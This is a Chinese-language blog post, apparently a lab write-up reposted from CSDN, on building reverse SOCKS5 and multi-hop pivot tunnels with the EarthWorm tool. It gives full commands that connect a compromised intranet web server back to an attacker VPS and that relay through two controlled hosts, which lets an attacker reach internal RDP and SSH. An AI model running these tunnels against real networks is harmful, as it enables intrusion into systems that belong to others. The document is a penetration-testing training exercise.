
(2) 反弹SOCKS 5服务器
正向 SOCKS 5 服务器适用于目标机器拥有一个外网IP地址的情况下,假设目标机器没有公网IP的情况下, 我们怎么访问内网的资源呢?- 1
- 2
实验环境:

测试环境:
在这个测试环境中,与上一个相似,只是web服务器没有了公网IP,但能上网;VPS是真的公网vps了- 1
在攻击者的VPS上上传ew_for_linux64并执行: ./ew_for_linux64 -s rcsocks -l 1080 -e 1234 该命令的意思是在vps上添加一个转接隧道,监听1234,把本地1234端口收到的代理请求转交给1080端口, 这里1234端口只是用于传输流量。 接着 接着,在内网web服务器(192.168.10.15)上传ew_for_Win.exe,并执行命令 ew_for_Win.exe -s rssocks -d 172.27.7.79 -e 1234 该命令的意思是在受害者web服务器上启动SOCKS5服务,并反弹到公网IP地址为172.27.7.79的1234端口上 此时vps上面显示“rssocks cmd_socket OK!”说明连接成功 (1)接下来修改本地VPS的代理服务器设置监听本地1080端口 vim /etc/proxychains.conf socks5 127.0.0.1 1080 设置完成后直接访问内网的win7-2的3389端口 (2)另找一台VPS服务器设置本地VPS的代理IP及端口 vim /etc/proxychains.conf socks5 172.27.7.79 1080 proxychains rdesktop 192.168.10.17- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
实验成功截图:

换用阿里云服务器做此实验- 1
- 2
![[外链图片转存失败,源站可能有防盗链机制,建议将图片保存下来直接上传(img-bpwNwLtA-1661848865781)(第三章 隐藏通信隧道技术.assets/image-20210516150809062.png)]](https://1000bd.com/contentImg/2023/10/28/232011772.png)
(3) 二级网络环境(a)
适用于目标服务器拥有双网卡,内网卡只能连接内网的一台B主机,无法访问其他服务器, 但是B主机可以访问内网服务器- 1
- 2
实验环境:

测试环境:
右侧内网A主机有两个网卡,一个连接外网(172.27.7.76),另一个只能连接内网的B主机, 但不能访问内网中的其他主机资源。B主机可以访问内网其他资源,但不能访问外网。假设我们 已经获得了A主机和B主机的控制权- 1
- 2
- 3
1. 将ew上传至B主机上,并用ssocksd开启1234端口的正向socks代理: ew_for_Win.exe -s ssocksd -l 1234- 1
- 2
- 3

2. 将ew上传至A主机上,执行如下命令 ew_for_Win.exe -s lcx_tran -l 1080 -f 192.168.10.34 -g 1234 该命令将A主机1080端口收到的代理请求转发给B主机(192.168.10.34)的1234端口- 1
- 2
- 3
- 4

3.现在,我们就可以通过访问A主机的公网IP(172.27.7.76)的1080端口来使用架设在B主机上 的socks代理服务了。配置proxychains: vim /etc/proxychains.conf socks5 172.27.7.76 1080- 1
- 2
- 3
- 4

4. 利用VPS远程连接到内网kali-web服务器的SSH服务 proxychains ssh root@192.168.10.10- 1
- 2
- 3
实验成功截图:

(4) 二级网络环境(b)
已经获取A主机和B主机的权限,但是A主机既没有公网地址,也不能访问内网服务器, B主机可访问内网资源,但是无法访问内网- 1
- 2
实验环境:

1. 这里,我们不能像前一种情况那样通访问A主机来使用内网B主机上面架设的socks代理服务,可通过访问vps 来访问B主机上面架设的socks服务。 我们先在公网vps上传ew,在公网vps上面添加转接隧道,监听1080端口,并将1080端口收到的代理请求发送 给1234端口,执行命令: ./ew_for_linux -s lcx_listen -l 1080 -e 1234 该命令的意思是在vps上添加一个转接隧道,监听1234,把本地1234端口收到的代理请求转交给1080端口, 这里1234端口只是用于传输流量。- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9

2. 然后将ew传至内网B(192.168.10.34)主机,利用ssocksd方式启动999端口的正向socks代理,执行命令 ew_for_win_32.exe -s ssocksd -l 999- 1
- 2
- 3
- 4
3. 最后,将ew上传到内网A主机上,在A主机(192.168.10.15)上利用lcx_slave方式,将公网vps的1234 端口与内网B主机(192.168.10.34)的999端口连接起来,执行命令: ew_for_win_32.exe -s lcx_slave -d 172.27.7.79 -e 1234 -f 192.168.10.34 -g 999- 1
- 2
- 3
- 4
- 5
4. 在另一台的公网服务器上设置指向VPS服务器的代理 vim /etc/proxychains.conf socks5 172.27.7.79 1080 设置完代理后试着访问内网Server2012的3389端口 proxychains rdesktop 192.168.10.16- 1
- 2
- 3
- 4
- 5
- 6

实验成功截图:

利用阿里云服务器远程连接内网kali服务器- 1

(5) 三级网络环境
待研究
-
相关阅读:
拼图小游戏
CPP 获取数组元素个数的问题
Vue---v-for渲染和样式绑定
VUE笔记
javaee springMVC session的使用
真实感受:是智能家居在选择合适的技术!
【国庆活动】关于Spring Beans 的理解
双机并联逆变器自适应虚拟阻抗下垂控制(Droop)策略Simulink仿真模型
JavaWeb-Servlet
Handler机制实现原理总结
- 原文地址:https://blog.csdn.net/qq_43590351/article/details/126607548
